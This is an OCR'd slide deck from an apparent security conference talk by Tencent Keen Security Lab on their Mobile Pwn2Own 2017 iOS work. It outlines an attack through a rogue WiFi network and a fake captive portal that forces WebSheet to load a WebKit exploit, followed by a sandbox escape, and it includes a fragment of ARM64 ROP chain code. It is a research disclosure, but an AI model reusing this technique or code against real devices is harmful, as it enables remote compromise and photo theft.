Technical Keynote: iOS War Stories

Marco Grassi - @marcograss

Liang Chen - @chenliang0817

About Us

- Members of Tencent KEEN Security Lab (formerly known as KeenTeam)
- Marco (@marcograss):
  - My main focus is iOS/Android/macOS and sandboxes. But recently shifted to hypervisors, basebands, firmwares etc.
  - pwn2own 2016 Mac OS X Team
  - Mobile pwn2own 2016 iOS team
  - pwn2own 2017 VMWare escape team
  - Mobile pwn2own 2017 iOS Wifi + baseband team
- Liang (@chenliang0817):
  - Lead Pwn2Own team in KeenLab (Co-founder of KeenTeam/KeenLab)
  - Browser exploiting, iOS/MacOS sandbox bypassing and privilege escalation
  - Winner of Mobile Pwn2Own 2013 iOS category
  - Winner of Pwn2Own 2014 OSX category

KEEN security lab

About Tencent Keen Security Lab

- Previously known as KeenTeam
- White Hat Security Researchers
- Several times pwn2own winners
- We are based in Shanghai, China
- Our blog is https://keenlab.tencent.com/en/
- Twitter @keen_lab

KEEN security lab

About Tencent Keen Security Lab


- Security Research Team based in Shanghai
- Research area:
  - PC security: Browser, Sandbox, Kernel (Windows, Linux, MacOS)
  - Mobile security: Mobile Browser, Mobile sandbox, Mobile kernel (Android, iOS)
  - Basebands and firmwares
  - Virtualization: VMWare, Hyper-v, XEN, QEMU
  - Car research: Tesla
  - App security
- “Master of Pwn” three times:
  - Pwn2Own 2016 (with Tencent PC Manager team)
  - Mobile Pwn2Own 2016
  - Mobile Pwn2Own 2017

KEEN security lab

About Tencent Keen Security Lab

[19] One expert estimated that 300 researchers serve the United States and likely 1,500 exist worldwide. Others estimated a maximum of 1,000–2,000 researchers worldwide. Another person familiar with the space estimated 3,000 researchers work for U.S. defense contractors and similar numbers work for other countries. For example, Chinese company Tencent's Keen Security Lab is thought to have about 3,000 security researchers, though not all are thought to have the highest skills and abilities.

WTF???



- The reality is: You have to divide that number roughly by 100…
- We are around 40 people including management, all based in Shanghai

KEEN security lab

Agenda

- Introduction and Mobile Pwn2own details
- Mobile Pwn2Own 2017, WiFi compromise
- Mobile Pwn2Own 2017, Browser compromise
- New Mitigations
- The Unreleased Jailbreak
- Conclusions


KEEN security lab

Introduction and Mobile Pwn2own details

- In 2017 there were 4 categories depending on the entry point:
  - Browsers (open a URL)
  - Short distance and Wi-Fi (Bluetooth, NFC, WiFi) (interact with hostile network)
  - Messaging (SMS/MMS)
  - Baseband (interact with rogue base station)
- We successfully pwned 3 of those categories and we won the “Master of Pwn” Title again:
  - iOS Browser + sandbox bypass + persistence (app installation)
  - iOS Wifi (app installation)
  - Huawei Baseband (RCE on the baseband, we cannot pop calc.exe, we changed the IMEI as a visual demonstration of code execution)


KEEN security lab

Typical exploit chain (mobile Pwn2Own) 1/2



KEEN security lab

Typical exploit chain (mobile Pwn2Own) 2/2



The Orange boxes are not strictly required by the competition

KEEN security lab

The iOS Remote compromise via WiFi

- Our original plan was pretty straightforward in 2017:
  1. Find a decent bug in the iPhone WiFi Broadcom chip
  2. Exploit it
  3. Escape the chip to kernel, install the app and steal photos
  4. Pwn2own WiFi done 😀✅
- NOT SO SIMPLE UNFORTUNATELY 😢
- Between step 1 and 2, after we got 2 decent bugs:
  - At the end of September, great blog and findings by Gal of P0:

KEEN security lab

The iOS Remote compromise via WiFi

- The 2 initial bugs are wiped by collision with P0 and not many days left for Mobile pwn2own 2017
- We need a WiFi pwn.
- Luckily we had a backup plan (as always).

KEEN security lab


OT Detour: pwn2own strategies

- We mentioned we had a backup plan, this is a common strategy
- A optimal strategy, after doing pwn2own many times, it’s to try to have 2 chains for everything.
- Mitigates late fixes.
- Lately all vendors patch their software the night before pwn2own
- At Mobile pwn2own they released iOS 11.1 at 1am, so we didn’t really sleep.
- Your exploit chain can be literally killed hours before the competition.

KEEN security lab

The iOS Remote compromise via WiFi Backup Plan


- We already did something similar in the past at the end of 2015, and we even presented it at BH Asia 2017.
- Let’s try to salvage as much as possible and use it at Mobile Pwn2Own



KEEN security lab

WebSheet


1. When you join a WiFi network, your device will make a request to a predefined URL, to see if it's reachable: **http://captive.apple.com/hotspot-detect.html**
2. This server if it's reachable it will reply **normally** ***<HTML><HEAD><TITLE>Success</TITLE></HEAD><BODY>Success</BODY></HTML>***
3. If anything else happen, such as a redirect, or if different html content is returned, then WebSheet is prompted to the user, showing the html content, to allow a login on the captive portal.



KEEN security lab

Initial RCE vector

- Still Works. It’s a FEATURE.
- With the right responses on our WiFi network, we can pop up WebSheet.app without any user interaction, and render content in webkit that we control!
- We use a WebKit bug to get initial RCE.



Wifi With a captive portal

1. The phone asks for hotspot-detect.html

2. Force a redirect to our WebKit Exploit inside WebSheet.app


Never reached

Captive.apple.com

KEEN security lab

Detour: This is useful also elsewhere!

- This kind of captive portal functionality it’s implemented in lot of devices
- Recently I used it on the Nintendo Switch to pop a Webkit and get code exec
- A similar approach can be used (and it is by other people also)
- It can be a entry point also in iCloud locked devices (at least some time ago, I think still is).



KEEN security lab

Plan of attack

- Create a malicious Wi-Fi Network
- Create a fake captive portal, making us able to control the content rendered in WebSheet
- Serve a WebKit exploit and make it trigger in WebSheet to gain code execution
- Escape the Sandbox
- Steal Photos, Install App

KEEN security lab

Tradeoffs of WebSheet

- No **dynamic-codesign** entitlement. So NO JIT.
- Bye Bye JIT bugs.
- We ended up using a DOM bug
- The sandbox has been restricted after the BlackHat Asia Talk and the bug reported. It’s similar to the isolated process of Safari.
- We can ROP our way out with a escape since no JIT rwx region

KEEN security lab

ROP stuff

- We first need to call some framework APIs to tell the system that the internet connectivity is ok, otherwise we cannot use the network freely.

```
/* CNWebSheetDone(0); */

    // gadget_pop_x20_ret
    rop[i][j + 134] = 0x0;        // x19 arg1 of CNWebSheetDone - 0
    rop[i][j + 135] = 0x0;
    rop[i][j + 138] = gadget_mov_x0_x19_pop_x20_ret_low;
    rop[i][j + 139] = gadget_mov_x0_x19_pop_x20_ret_high;

    // gadget_mov_x0_x19_pop_x20_ret
    rop[i][j + 146] = gadget_no_arg_br_x3_low;
    rop[i][j + 147] = gadget_no_arg_br_x3_high;

    // gadget_no_arg_br_x3
    rop[i][j + 150] = CaptiveNetwork_low + 0x7C18;  // CaptiveNetwork::CNWebSheetDone
    rop[i][j + 151] = CaptiveNetwork_high;
    rop[i][j + 162] = gadget_pop_x20_ret_low;
    rop[i][j + 163] = gadget_pop_x20_ret_high;
```

KEEN security lab

ROP stuff 2

- We then fire another sandbox escape via IPC.
